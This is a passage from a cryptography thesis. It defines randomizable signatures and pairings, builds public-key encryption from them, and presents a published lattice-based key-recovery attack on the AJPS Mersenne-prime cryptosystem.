- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, c) \in \{\mathcal{M}, \perp\}$ *takes as input* sk *and* c*, and outputs* m *or* $\perp$*.*

$\mathsf{Setup}, \mathsf{KeyGen}$ *and* $\mathsf{Encrypt}$ *may be randomized algorithms, but* $\mathsf{Decrypt}$ *is usually deterministic.*

The strongest notion of security for a public-key cryptosystem is indistinguishability under adaptive chosen ciphertext attacks, defined in terms of the following game:

Definition 5.8 (IND-CCA2-Security) *An adversary $\mathcal{A}$ is given access to an encryption oracle $\mathcal{O}_E$ and a decryption oracle $\mathcal{O}_D$. The following game is played:*

- *We choose a secret random bit b;*
- *$\mathcal{A}$ queries the oracles and outputs two messages m_0 and m_1;*
- *We provide the ciphertext $c \leftarrow \mathsf{Encrypt}(m_b)$ to $\mathcal{A}$;*
- *$\mathcal{A}$ queries $\mathcal{O}_E$ and $\mathcal{O}_D$ and outputs a guess b'.*

$\mathcal{A}$ wins the game if $b' = b$. The advantage of $\mathcal{A}$ in this game is defined as

$$\mathsf{Adv}^{\mathsf{IND\text{-}CCA2}}_{K,\mathcal{A}}(k) := \left| \Pr\left[b = b'\right] - \frac{1}{2} \right|$$

A public-key cryptosystem K is IND-CCA2-secure *if $\mathsf{Adv}^{\mathsf{IND\text{-}CCA2}}_{K,\mathcal{A}}(k)$ is negligible for all PPT adversaries $\mathcal{A}$.*

5.3.2.2 Randomizable signature schemes

Digital signatures are fundamental cryptographic primitives. This paper focuses on signatures that have the additional property of being *randomizable*. A signature is randomizable if it is possible to turn any valid signature into an equally valid signature for the same message, using public key material and public parameters only. Randomizable signatures are interesting objects in their own right, as they enable the design of higher-level constructs such as anonymous credentials, direct anonymous attestations or group signatures.

Definition 5.9 (Signature Scheme) *A signature scheme is a collection of four algorithms:*

- $\mathsf{Setup}(k)$ *takes as input a security parameter k and outputs a description* pp *of public parameters;*
- $\mathsf{KeyGen}(\mathsf{pp})$ *takes as input* pp*, and outputs a pair* $(\mathsf{sk}, \mathsf{pk})$ *of signing and verification keys – we make the assumption that* sk *contains* pk*;*
- $\mathsf{Sign}(\mathsf{sk}, m)$ *takes as input* sk *and a message m, and outputs a signature σ;*
- $\mathsf{Verify}(m, \sigma, \mathsf{pk})$ *outputs 1 if σ is a valid signature for m under* pk*, and outputs 0 otherwise.*

Setup, KeyGen *and* Sign *may be probabilistic, while* Verify *is usually deterministic.*

It is generally expected that $\mathsf{Verify}(m, \sigma, \mathsf{pk}) = 1$ if and only if $\sigma = \mathsf{Sign}(\mathsf{sk}, m)$.

Definition 5.10 (Randomizable Signature Schemes) *A randomizable signature scheme is a signature scheme endowed with an additional randomized algorithm* $\mathsf{ReRand}(\sigma, \mathsf{pp})$ *which takes as input a signature σ and a set of public parameters* pp*, and outputs a new signature $\sigma' \neq \sigma$, such that σ' is accepted by* Verify *if and only if σ is accepted by* Verify.

The security of digital signature schemes is defined with respect to an adversarial goal and an attack model. We will consider the notion of computational indistinguishability from random noise, when the message is not known (IND$-KOA).

Definition 5.11 (Computational Indinguishability) *Let $\{X_n\}$ and $\{Y_n\}$ be families of probability distributions where X_n, Y_n are probability distributions over $\{0,1\}^{\ell(n)}$ for some polynomial $\ell(\cdot)$. We say that $\{X_n\}$ and $\{Y_n\}$ are* computationally indistinguishable *if, for all non-uniform PPT $\mathcal{D}$, there exists a negligible function $\epsilon(n)$ such that for all n,*

$$\left|\Pr\left[t \leftarrow X_n, D(t) = 1\right] - \Pr\left[t \leftarrow Y_n, D(t) = 1\right]\right| < \epsilon(n)$$

In other words, two families of probability distributions are computationally indistinguishable if no efficient distinguisher can tell them apart better than with a negligible advantage. We write $\{X_n\} \overset{c}{\approx} \{Y_n\}$.

Definition 5.12 (IND$-KOA-Security) *A digital signature scheme Σ is* IND$-KOA-secure *if the distribution of signatures for an unknown message is computationally indistinguishable from the uniform distribution.*

In the case of randomizable signatures, re-randomisation should produce a signature that is still indistinguishable from random noise given only public information. The following results shows that this holds in general:

Lemma 5.16 (Closure) *Let $\{X_n\}$ and $\{Y_n\}$ be two families of probability distributions, and M be a PPT machine. Then*

$$\{X_n\} \overset{c}{\approx} \{Y_n\} \quad \Rightarrow \quad \{M(X_n)\} \overset{c}{\approx} \{M(Y_n)\}.$$

Lemma 5.17 (Transitivity) *Let $m = \mathsf{poly}(n)$ and $X^1, \ldots, X^m$ be a sequence of probability distributions. Assume there exists a distinguisher $\mathcal{D}$ telling X^1 and X^m apart with probability ϵ. Then $\exists i \in \{1, \ldots, m-1\}$ such that $\mathcal{D}$ distinguishes X^i from X^{i+1} with probability ϵ/m.*

A direct corollary of Lemma 5.17 is that

$$X \overset{c}{\approx} Y \text{ and } Y \overset{c}{\approx} Z \quad \Rightarrow \quad X \overset{c}{\approx} Z.$$

Proof: By assumption,

$$\left|\Pr\left[t \leftarrow X^1, D(t) = 1\right] - \Pr\left[t \leftarrow X^m, D(t) = 1\right]\right| > \epsilon.$$

Let $g_i \leftarrow \Pr\left[t \leftarrow X^1, D(t) = 1\right]$, so that the above equation is written $|g_1 - g_m| > \epsilon$. Using the triangle inequality,

$$\begin{aligned} |g_1 - g_2| + \cdots + |g_{m-1} - g_m| &\geq |g_1 - g_2 + g_2 - g_3 + \cdots + g_{m-1} - g_m| \\ &= |g_1 - g_m| > \epsilon. \end{aligned}$$

Therefore, there must exist an i such that $|g_i - g_{i+1}| > \epsilon/m$. □

5.3.2.3 Type 3 bilinear pairings

Definition 5.13 (Bilinear Pairing) *A Bilinear Pairing is a set of three cyclic groups $\mathbb{G}_1, \mathbb{G}_2$ and $\mathbb{G}_T$ of prime order p, along with an efficiently computable map $e : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_T$ which is:*

1. *A bilinear map,* i.e. *for all $g \in \mathbb{G}_1, h \in \mathbb{G}_2$ and $a, b \in \mathbb{Z}_p$, $e(g^a, h^b) = e(g, h)^{ab}$*
2. *Non-degenerate,* i.e. *for $g \neq 1_{\mathbb{G}_1}$ and $h \neq 1_{\mathbb{G}_2}$, $e(g, h) \neq 1_{\mathbb{G}_T}$;*

The following typology is useful [GPS08]:

Definition 5.14 (Type 1, 2, 3 Pairings) *We further categorize e as:*

- Type 1*, when $\mathbb{G}_1 = \mathbb{G}_2$;*
- Type 2*, when $\mathbb{G}_1 \neq \mathbb{G}_2$ but there exists an efficiently computable homomorphism $\phi : \mathbb{G}_2 \to \mathbb{G}_1$, while there does not exist efficient such maps exists in the reverse direction;*
- Type 3*, when $\mathbb{G}_1 \neq \mathbb{G}_2$ and no efficiently computable homomorphism between $\mathbb{G}_1$ and $\mathbb{G}_2$ exists, in either direction.*

Example 5.5 *Type 3 pairings can be constructed, for instance, on Barreto-Naehrig curves where $\mathbb{G}_1$ is the group of $\mathbb{F}_q$-rational points (of order p) and $\mathbb{G}_2$ is the subgroup of trace zero points in $E(\mathbb{F}_{q^{12}})[p]$.*

Example 5.6 *Pointcheval and Sanders [PS15c] proposed the following randomizable digital signature scheme based on type 3 pairings:*

- $\mathsf{Setup}(k)$ *selects a type 3 pairing $e : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_T$ and a generator $\tilde{g}$ of $\mathbb{G}_2$.*

- $\mathsf{KeyGen}(\mathsf{pp})$ *generates* $x, y \in \mathbb{Z}$*, and computes* $X \leftarrow \tilde{g}^x$ *and* $Y \leftarrow \tilde{g}^y$*. The signing key is* $\mathsf{sk} \leftarrow (x, y)$*, and the verification key is* $\mathsf{pk} \leftarrow (X, Y)$*.*
- $\mathsf{Sign}(\mathsf{sk}, m)$ *selects a random* $h \xleftarrow{\$} \mathbb{G}_1 \setminus \{1_{\mathbb{G}_1}\}$ *and outputs* $\sigma \leftarrow (h, h^{x+my})$*.*
- $\mathsf{Verify}(m, \sigma, \mathsf{pk})$ *unpacks* $(\sigma_1, \sigma_2) \leftarrow \sigma$ *and outputs* 1 *if* $e(\sigma_1, XY^m) = e(\sigma_2, \tilde{g})$*, and 0 otherwise.*
- $\mathsf{ReRand}(\sigma, \mathsf{pp})$ *selects a random* $r \xleftarrow{\$} \mathbb{Z}$*, where* $(\sigma_1, \sigma_2) \leftarrow \sigma$ *and outputs* $\sigma' \leftarrow (\sigma_1^r, \sigma_2^r)$*.*

This signature is IND$-KOA*-secure under the* DDH *assumption in* $\mathbb{G}_1$*.*

5.3.3 From randomized signatures to public-key eencryption

Everything is now ready to give a description of our scheme-conversion paradigm. It builds on an existing randomizable signature, such as that of Example 5.6 (although, as we will see below, this particular example is not very exciting). We first describe the encryption and decryption of a single bit.

5.3.3.1 One-bit encryption

Let $\Sigma = (\mathsf{Setup}_\Sigma, \mathsf{KeyGen}_\Sigma, \mathsf{Sign}_\Sigma, \mathsf{Verify}_\Sigma, \mathsf{ReRand}_\Sigma)$ be a randomizable signature scheme, with a security parameter k. We construct the public-key cryptosystem K as follows:

- $\mathsf{Setup}_K(k) := \mathsf{Setup}_\Sigma(k)$.
- $\mathsf{KeyGen}_K(\mathsf{pp})$ is given in Algorithm 17.

Algorithm 17: $\mathsf{KeyGen}_K(\mathsf{pp})$

Input: Public parameters pp.
Output: Public key pk, secret key sk.

1. $\kappa \xleftarrow{\$} \{0,1\}^k$
2. $(\mathsf{sk}_\Sigma, \mathsf{pk}_\Sigma) \leftarrow \mathsf{KeyGen}_\Sigma(\mathsf{pp})$
3. $\mathsf{pk}_K \leftarrow \mathsf{Sign}_\Sigma(\mathsf{sk}_\Sigma, \kappa)$
4. $\mathsf{sk}_K \leftarrow (\kappa, \mathsf{pk}_\Sigma)$
5. return $\mathsf{pk}_K, \mathsf{sk}_K$

- $\mathsf{Encrypt}_K(\mathsf{pp}, \mathsf{pk}_K, b)$ encrypts a bit b as follows:

$$\mathsf{Encrypt}_K(\mathsf{pp}, \mathsf{pk}_K, b) \leftarrow \begin{cases} \text{random } c & \text{if } b = 0 \\ \mathsf{ReRand}_\Sigma(\mathsf{pk}_K, \mathsf{pp}) & \text{if } b = 1 \end{cases}$$

- $\mathsf{Decrypt}_K(\mathsf{pp}, \mathsf{sk}_K, c)$ decrypts a ciphertext c as follows:

$$\mathsf{Decrypt}_K(\mathsf{pp}, \mathsf{sk}_K, c) \leftarrow \begin{cases} 1 & \text{if } \mathsf{Verify}_\Sigma(\kappa, c, \mathsf{pk}_\Sigma) = \mathsf{True} \\ 0 & \text{otherwise} \end{cases}$$

Remark. It may be that distinguishing a Σ-signature from random is not a hard problem. To address this problem we can generate two messages κ_0 and κ_1, and include their signature in the public key. In that case, to encrypt b, the sender randomises the signature of κ_b.

Remark. Observe that in Algorithm 17 the signing key sk_Σ is only used to compute the public key pk_K, and is discarded afterwards.

Remark. Note that sk_K and pk_K belong to *a priori* different mathematical structures. Hence in all rigour there are two separate keyspaces: $\mathcal{K}_1$ and $\mathcal{K}_2$.

Lemma 5.18 (Correctness) *The public-key cryptosystem K defined in Section 5.3.3.1 is correct,* i.e. *for $b \in \{0,1\}$,*

$$\mathsf{Decrypt}_K\left(\mathsf{pp}, \mathsf{sk}_K, \mathsf{Encrypt}_K(\mathsf{pp}, \mathsf{pk}_K, b)\right) = b,$$

with high probability, for any set of parameters pp *generated by* Setup *and corresponding keys generated by* KeyGen.

Proof: If $b = 1$ then the encryption of b is a valid signature of κ, therefore the decoding algorithm outputs 1. If $b = 0$ then the encryption of b is a random number, which is an invalid signature of κ with high probability, which results in the output of 0. □

The security of this construction depends on the cryptographic properties of the underlying randomizable signature scheme Σ. The attack scenario is unusual, since *the signed message κ, as well as the verifying key pk_Σ, are unknown to the adversary*. Precisely, we require Σ to satisfy the following property:

Definition 5.15 (Unlinkability) *Given a signature σ, a number σ', and public information $\{\mathsf{pp}, \mathsf{pk}_K\}$, there is no efficient way to tell whether σ' is a randomization of σ.*

Remark. Note that unlinkability implies that Σ is a *blind* signature: signing does not reveal the message m being signed. Thus, unlinkability ensures that m and sk_K remain private.

Remark. If furthermore Σ is IND$-KOA-secure, then two signatures randomizations remain indistinguishable from one another, and from random (through Lemma 5.17), for the adversary.

Example 5.7 *The signatures of Example 5.6 are unlinkable under the* DDH *assumption in $\mathbb{G}_1$.*

5.3.3.2 Multi-bit constructions

The one-bit construction is simple but very limited, akin in that respect to a construction by Goldwasser and Micali [GM82]. We describe here some generic multi-bit constructions that work for any randomizable signature scheme.

- Multi-encryption: A naive generalisation consists in using n times the scheme, to encrypt n bits individually. This strategy is efficient, but obviously produces very large ciphertexts.
- Permutations : message m encodes a permutation on ℓ elements[6]. We assume a public-key pk_K generated in the following way:
  - Choose ℓ bitstrings $\kappa_i \xleftarrow{\$} \{0,1\}^k$
  - Publish $\mathsf{pk}_K \leftarrow \{\mathsf{Sign}_\Sigma(\mathsf{sk}_\Sigma, \kappa_1), \ldots, \mathsf{Sign}_\Sigma(\mathsf{sk}_\Sigma, \kappa_\ell)\}$

  To encode m, we can randomize all $\mathsf{pk}_{K,i}$ and shuffle pk_K according to the permutation encoded by m. Using this encoding the cryptosystem achieves a bandwidth of $\log_2(\ell!)$ bits.
- Improved permutations : This can be further improved by allowing both randomizations of $\mathsf{pk}_{K,i}$ and random numbers. Using this encoding, we reach a bandwidth of

$$W_\ell = \log_2 \sum_{\alpha=1}^{\ell} \alpha!\, 2^{\ell-\alpha} \text{ bits.}$$

  An exact formula for this sum can be derived (in terms of the exponential integral) but it suffices to say that $W_\ell > 128$ for $\ell > 34$.

Remark. More efficient encodings are possible when the underlying signature Σ has additional, homomorphic-like properties.

[6] If m is too short, padding may be used.

5.3.4 New public-key cryptosystems

As an instance of the generic construction described in Section 5.3.3, we leverage bilinear pairings to assemble new public-key cryptosystems.

5.3.4.1 Split ElGamal

The first example, and the simplest, is to apply our construction to the signature of Example 5.6. The resulting cryptosystem is akin to ElGamal [ElG86], with two independent keys, which we therefore dub *split* ElGamal.

In that setting, we have $\mathcal{M} = \{0,1\}$, $\mathcal{K}_1 = \mathcal{C} = \mathbb{G}_1^2$, $\mathcal{K}_2 = \mathbb{G}_2 \times \mathbb{Z}_p$. The scheme is defined by the following algorithms:

- $\mathsf{Setup}_K(k)$ selects a type 3 pairing $e, \mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_T$, with groups of prime order $p \approx 2^k$. Only $\mathbb{G}_1$ needs to be known publicly, the other groupes and e are kept private.
- $\mathsf{KeyGen}_K(\mathsf{pp})$ selects uniformly at random $h \xleftarrow{\$} \mathbb{G}_1$, $g \xleftarrow{\$} \mathbb{G}_2$, $s \xleftarrow{\$} \mathbb{Z}_p$, and outputs $\mathsf{sk} \leftarrow (g,s) \in \mathbb{G}_2 \times \mathbb{Z}_p$ and $\mathsf{pk} \leftarrow (h, h^s) \in \mathbb{G}_1^2$.
- $\mathsf{Encrypt}_K(\mathsf{pp}, \mathsf{pk}_K, b)$ returns $c \xleftarrow{\$} \mathbb{G}_1^2$ if $b = 0$; otherwise it selects a random $r \xleftarrow{\$} \mathbb{Z}_p$ and returns $c \leftarrow (h^r, h^{rs})$.
- $\mathsf{Decrypt}_K(\mathsf{pp}, \mathsf{sk}_K, c)$ reads $a, b \leftarrow c$ and outputs 1 if $e(a, g^s) = e(b, g)$; otherwise it outputs 0.

The multi-bit extension described in Section 5.3.3.2 applies to this construction.

Note that the pairing is absolutely not necessary here: We could work in $\mathbb{G}_1$ only and replace the decryption procedure by a simple equality check in $\mathbb{G}_1$ — this is, quite anticlimactically, vanilla ElGamal.

5.3.4.2 Encryption from SPS

Structure-preserving signatures (SPS) [AFG+10] are pairing-based signatures where everything — messages, signatures and public keys — are group elements. Verification of such signatures is performed by testing equality of products of pairings between group elements. SPS can yield efficient protocols, that are provably secure under standard cryptographic assumptions, without the use of random oracles.

But above all, many of these schemes are rerandomisable [AGH+11; ACD+12; Gha16; AGO+14; LPY15; FHS15; Gha13; CM15; BFF+15; Gro15] *and* can be proven secure, either in the generic group model (GGM, [Sho97b]), or based on well-established, constant-size number theoretic assumptions such as the k-Lin or the Symmetric eXternal Diffie-Hellman (SXDH) assumptions [BBS04].

To illustrate the construction, let's recall Ghadafi's SPS [Gha16], secure against existential forgery in the generic group model:

- $\mathsf{Setup}_\Sigma(k)$ selects a type 3 pairing $e, \mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_T$, with groups of prime order $p \approx 2^k$. The public parameters include a generator h of $\mathbb{G}_1$ and a generator g of $\mathbb{G}_2$.
- $\mathsf{KeyGen}_\Sigma(\mathsf{pp})$ picks $x, y \xleftarrow{\$} \mathbb{Z}_p$, and set $\mathsf{sk} = (x,y)$, $\mathsf{pk} = (X = g^x, Y = g^y) \in \mathbb{G}_2$.
- $\mathsf{Sign}_\Sigma(\mathsf{pk}, m)$ considers a message $m = (m_1, m_2)$ from the "Diffie-Hellman pairs" $\widehat{\mathbb{G}}$:

  $$\widehat{\mathbb{G}} = \{(a,b) \mid (a,b) \in \mathbb{G}_1 \times \mathbb{G}_2, e(a,g) = e(h,b)\},$$

  picks $a \xleftarrow{\$} \mathbb{Z}_p^\times$, and outputs the signature

  $$\sigma = (h^a, m_1^a, h^{ax} m_1^{ay}) \in \mathbb{G}_1^3.$$

- $\mathsf{Verify}_\Sigma(m, \sigma, \mathsf{pk})$ checks that $m = (m_1, m_2) \in \widehat{\mathbb{G}}$, and that $\sigma = (a,b,c)$ satisfies

  $$e(a, m_2) = e(b, g) \qquad \text{and} \qquad e(c, g) = e(a, X) e(b, Y).$$

- $\mathsf{ReRand}_\Sigma(\sigma, \mathsf{pp})$ picks $r \xleftarrow{\$} \mathbb{Z}_p^\times$ and returns

$$\sigma' = (a^r, b^r, c^r)$$

  where $\sigma = (a, b, c)$.

We can apply our construction to turn this signature scheme into an encryption scheme (with the minor modification that, in Algorithm 17, κ is drawn from $\widehat{\mathbb{G}}$). Encrypting one bit takes three group elements (from $\mathbb{G}_1$), and using the multi-bit construction we can encode 128-bit messages by using $\ell = 34$ individual $\mathsf{pk}_{K,i}$. This brings the total public key size, which is also the message size, to about $13\,\mathrm{kB}$.

5.4 On the hardness of the Mersenne low Hamming ratio assumption

Abstract

In a recent paper [AJP+17], Aggarwal, Joux, Prakash, and Santha (AJPS) describe an ingenious public-key cryptosystem mimicking NTRU over the integers. This algorithm relies on the properties of Mersenne primes instead of polynomial rings. The security of the AJPS cryptosystem relies on the conjectured hardness of the Mersenne Low Hamming Ratio Assumption, defined in [AJP+17].

This work shows that AJPS' security estimates are too optimistic and describes an algorithm allowing to recover the secret key from the public key much faster than foreseen in [AJP+17].

In particular, our algorithm is *experimentally practical* (within the reach of the computational capabilities of a large organization), at least for the parameter choice $\{n = 1279, h = 17\}$ conjectured in [AJP+17] as corresponding to a 2^{120} security level. The algorithm is fully parallelizable.

This is joint work with Marc Beunardeau, Aisling Connolly, and David Naccache. The corresponding paper was presented at the 5th International Conference on Cryptology and Information Security in Latin America, Latincrypt 2017, in La Habana, Cuba; and has been published as [BCG+17b].

5.4.1 Introduction

A Mersenne prime is a prime of the form $2^n - 1$, where $n > 1$ is itself prime.

In a recent paper [AJP+17], Aggarwal, Joux, Prakash, and Santha (AJPS) describe an ingenious public-key cryptosystem mimicking NTRU over the integers. This algorithm relies on the properties of Mersenne numbers instead of polynomial rings. This scheme is defined by the following algorithms:

- $\mathsf{Setup}(1^\lambda) \to \mathsf{pp}$, which chooses the public parameters $\mathsf{pp} = (n, h)$ so that $p = 2^n - 1$ is prime and so as to achieve a λ-bit security level. In [AJP+17] the following lower bound is derived

$$\binom{n-1}{h-1} > 2^\lambda$$

  which for instance is satisfied by $\lambda = 120, \mathsf{pp} = (n = 1279, h = 17)$.

- $\mathsf{KeyGen}(\mathsf{pp}) \to (\mathsf{sk}, \mathsf{pk})$, which picks F, G two n-bit strings chosen independently and uniformly at random from all n-bit strings of Hamming weight h, and returns $\mathsf{sk} \leftarrow G$ and $\mathsf{pk} \leftarrow H = F/G \bmod (2^n - 1)$.

- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, b \in \{0, 1\}) \to c$, which picks A, B two n-bit strings chosen independently and uniformly at random from all n-bit strings of Hamming weight h, then computes

$$c \leftarrow (-1)^b (AH + B) \bmod (2^n - 1).$$

- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, c) \to \{\perp, 0, 1\}$, which computes $D = \|Gc \bmod (2^n - 1)\|$ and returns

$$\begin{cases} 0 & \text{if } D \leq 2h^2, \\ 1 & \text{if } D \geq n - 2h^2, \\ \perp & \text{otherwise} \end{cases}$$

We refer the reader to [AJP+17] for more details on this cryptosystem which does not require further overview because we directly attack the public key to infer the secret key.

In particular, security rests upon the conjectured intractability of the following problem:

Definition 5.16 *The* Mersenne Low Hamming Ratio Assumption *states that given an n-bit Mersenne prime $p = 2^n - 1$ and an integer h, the advantage of any probabilistic polynomial time adversary attempting to distinguish between $F/G \bmod p$ and R is at most $\frac{\mathrm{poly}(n)}{2^\lambda}$, where R is a uniformly random n-bit strings, and (F, G) are independently chosen n-bit strings each having Hamming weight h.*

As we will see, we argue that (F, G) can be *experimentally* computed from H, at least for the parameter choice $\{n = 1279, h = 17\}$ conjectured in [AJP+17] as corresponding to a 2^{120} security level.

The full code (Python for partition sampling and Mathematica for lattice reduction) is available from the authors upon request.

5.4.2 Outline of the Analysis

The analysis uses the Lenstra–Lenstra–Lovász lattice basis reduction algorithm (LLL, [LLL82]). We do not recall here any internal details of LLL but just the way in which it can be used to solve a linear equation with k unknowns when the total size of the unknowns is properly bounded.

5.4.2.1 Using LLL to Spread Information

Let $x_1, \ldots, x_k \in \mathbb{N}^*$ be k unknowns. Let $p \in \mathbb{N}$ be a modulus and $a_0, \ldots, a_k \in \mathbb{N}$. Consider the equation:

$$a_0 = \sum_{i=1}^{k} a_i x_i \bmod p.$$

All the reader needs to know is that the LLL algorithm will find $x_1, \ldots, x_k$ if $\prod_{i=1}^{k} x_i < p$.

In particular, LLL can be adapted to provide any uneven split of sizes between the x_i as long as the sum of those sizes does not exceed the size of p. More details on the theoretical analysis of LLL in that setting and variants are given in [NS01, Sec. 3.2] and [Jou09, Chap. 13], in the context of generalised knapsack problems.

5.4.2.2 Partition and Try

The first observation that attracted our attention is that the size[7] of F (and G) has an unusually small expectation $\sigma(n, h)$:

$$\sigma(n,h) = n\left(1 + \frac{(1-\frac{h}{n})^{n+1} - 1}{\frac{h}{n}(n+1)}\right)$$

The difference in size between $n = 1279$ and $\sigma(1279, 17)$ is not huge[8] and cannot be immediately exploited. However, the same phenomenon also occurs at the least significant bits and further shortens the expected nonzero parts of F and G by 70 bits.

Similarly, assume that in the key generation procedure, both F and G happen to have bits set to 1 only in their lower halves. When this (rare event) happens, we can directly apply LLL to H to recover F and G. We call this event T.

Is that event rare? Since F and G are chosen at random, T happens with probability at least 2^{-2h}. While T's probability is not cryptographically negligible, this pre-attack only allows to target one key out of 2^{2h}. For the first suggested parameter set ($\lambda = 120$), one public key out of 67 million can be attacked in this fashion and its F and G recovered, i.e., a total break. The question is hence, can this phenomenon be extended to any key? and if so, at what cost? In particular, can we sacrifice work to increase the size of the vulnerable key space? The answers to these questions turn out to be positive, as we will explain hereafter.

Random partitions. Instead of a fixed partition of $\{0, \ldots, n-1\}$, we can sample random partitions, for instance by sampling (without replacement) m positions, which are interpreted as boundaries between regions of zeros and regions that possibly contain a 1. The total number of regions, $m+1$, determines the dimension of the lattice being reduced.

For the sake of simplicity we consider *balanced* partitions:

Definition 5.17 *A partition of $\{0, \ldots, n-1\}$ into $m/2$ type 1 blocks and $m/2+1$ type 2 blocks is* balanced *if the total size of the type 1 blocks and the total size of the type 2 blocks differ by at most one.*[9]

A randomly sampled partition is not necessarily a balanced partition: we use rejection sampling to ensure the balancing property.[10] The sought-after property of these partitions is the following:

Definition 5.18 *Let X be a binary string of length n. A partition of X into $m/2$ type 1 blocks and $m/2+1$ type 2 blocks is* correct for X *if the type 2 blocks are completely made of zeros.*

[7] That is, the length of a number, once its leading zeros are discarded.

[8] $1279 - \sigma(1279, 17) \approx 75$ bits.

[9] Since n is odd, we must accept a ± 1 excess.

[10] There is room for improvement here as well, since rejection sampling is a very inefficient approach. Nevertheless it will be sufficient for our discussion, and any approach to generating such partitions would work without impacting the analysis.

Figure 5.1 illustrates the partitions that we are interested in on a simple example. Also note that the definition above does not put any constraint on type 1 blocks, which may contain zeros or not; since they are not guaranteed to be zero we refer to them as "non-zero" blocks. Accordingly, blocks of type 2 in a correct partition is referred to as "zero" blocks.




Figure 5.1: An illustration of the partitions that we are interested in: in these diagrams, a black square in F or G represents a `1`, while white squares represent `0`s. The partitions f and g are balanced and correct for F and G respectively, with "zero" blocks coloured white, and "non-zero" blocks coloured black. The vertical dashed lines show how F and G align with their respective partitions.

The observation at the beginning of this section is that using a balanced partition that is correct for F and another one that is correct for G, we can recover F and G from H.

Since F and G are unknown, we cannot construct a correct partition from them directly; but the probability that a random balanced partition is correct for F (resp. G) is lower bounded[11] by 2^{-h}. Assuming that F and G are independent, which they should be according to the key generation procedure, we found a correct partition for *both* F and G with a probability of 2^{-2h}.

Remark. We may also consider imbalanced partitions which allow an extra speed-up for a subtle reason: Given that the unknowns found by LLL have a low Hamming density, the odds that these numbers naturally begin by a sequence of zeros (and are hence shorter than expected) is high. The interesting point is that the total length of such natural gains sums up and allows to unbalance the partition in favor of type 1 blocks. Consider the analogy of a fishing boat that can carry up to 1000 kilograms of fish. The fishermen fishes with 3 nets having maximal capacities of 200, 300 and 500 kilograms each. Because waters are sparse in fish, the nets are expected to catch only 70% of their maximal capacity. Hence, we see that larger nets (285, 428, 714) can be used to optimize the boat's fishing capacity. However, unlike the boat, with LLL fish cannot be thrown back to the water and... excess weight sinks the boat (the attack fails). Hence if this speed-up strategy is used, we need to catch more than normal but not be too greedy. Note as well that if all variables end by at least ℓ trailing (LSB) zeros then these $m\ell$ zeros add-up to the gain as well (because there is no constant term in the equation a division of all variables by 2 has no effect on the solution's correctness). We did not exploit nor analyze these tricks in detail.

Trying partitions. The attack then consists in sampling a balanced partition, running LLL, and checking whether the values of F and G obtained from the reduction have the correct Hamming weight and yield H by division. Concretely, the matrix to be reduced is obtained as follows from the partitions f of F and g of G:

1. Compute the size of the each non-zero blocks in f and g, we call these sizes $\mathbf{u} = \{u_i\}$ and $\mathbf{v} = \{v_i\}$ respectively, with $i = 0, \ldots, m/2 - 1$. Let $w = \max_i\{u_i, v_i\}$.

2. Construct the vector $\mathbf{s} = s_i$ as follows:

$$s_i = \begin{cases} 2^{w-v_i} & \text{if } i < m/2 \\ 2^{w-u_i} & \text{if } m/2 \leq i < m \end{cases}$$

[11] We ignore the fact that we sample without replacement here, as $h \ll n$. Under this conservative approximation, all the bits are sampled uniformly and independently, and may fall with probably $1/2$ either in a type 1 or a type 2 block.

3. Construct the vector $\mathbf{a} = \{a_j\}$ as follows: let f_i (resp. g_i) denote the starting position of the non-zero blocks in F (rep. G), and set

$$a_j = \begin{cases} H \times 2^{g_i} \bmod p & \text{if } j < m/2 \\ p - 2^{f_i} & \text{if } m/2 \leq j < m \end{cases}$$

4. Choose an integer K, and assemble the matrix $\mathbf{M}$ as follows:

$$\mathbf{M} = \begin{pmatrix} \mathrm{diag}(\mathbf{s}) & K\mathbf{a} \\ 0 & Kp \end{pmatrix}$$

where $\mathrm{diag}(\mathbf{x})$ is the diagonal matrix whose diagonal entries are given by $\mathbf{x}$. The coefficient K is a tuning parameter, which we set to 2^{1200}.

5. Finally, we use LLL on $\mathbf{M}$ (using the Mathematica command `LatticeReduce`) and recover the reduced matrix's row that complies with the Hamming density of F and G. This row is expected to give the values of the non-zero blocks of F and G, and we can check its correctness by computing its Hamming weight, and checking that the ratio of the candidate values modulo p give H.

By the above analysis, a given partition is correct with probability 2^{-2h}, which for $\lambda = 120$ is only 2^{-34}; if we can run LLL reasonably fast, which is the case for $m = 16$, an efficient attack happens to be within the reach of a well-equipped organization. Experimental evidence indeed suggests the feasibility of the attack, see Section 5.4.3.

Remark. For larger security parameters λ, the ratio h/n deduced from the analysis in [AJP+17] asymptotically vanishes. It should be checked if this influences imbalanced partition finding to the attacker's relative advantage for larger values of λ. We did not explore this avenue left to the reader as a potential research question.

5.4.3 Putting it Together

To illustrate the attack's feasibility, we fix a random tape in a deterministically verifiable way and implement our algorithm (see Figure 5.2).




Figure 5.2: The feasibility demonstration consists in deriving the attack's random tape from a verifiable source in a deterministic way, as well as the keys.

